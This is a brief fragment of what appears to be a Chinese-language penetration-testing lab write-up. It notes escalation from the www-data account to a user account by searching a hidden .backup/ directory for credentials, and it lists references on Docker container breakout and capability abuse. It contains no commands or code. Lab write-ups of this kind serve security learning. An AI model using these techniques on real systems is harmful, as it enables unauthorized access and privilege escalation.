
**www-data**提权到用户
通过家目录下的隐藏目录.backup/来搜索可用凭据
Refs
- https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
- https://docs.docker.com/engine/api/v1.40/#operation/ContainerList
- https://gist.github.com/wifisecguy/fbfcb1a9683130923940e439e94891b9
- https://github.com/cdk-team/CDK/wiki/Evaluate:-Commands-and-Capabilities
- https://z3ratu1.github.io/Docker%20Escape.html
- https://www.cnblogs.com/klb561/p/9236420.html
- https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd
- https://raidforums.com/Thread-Tutorial-Monitors-WriteUp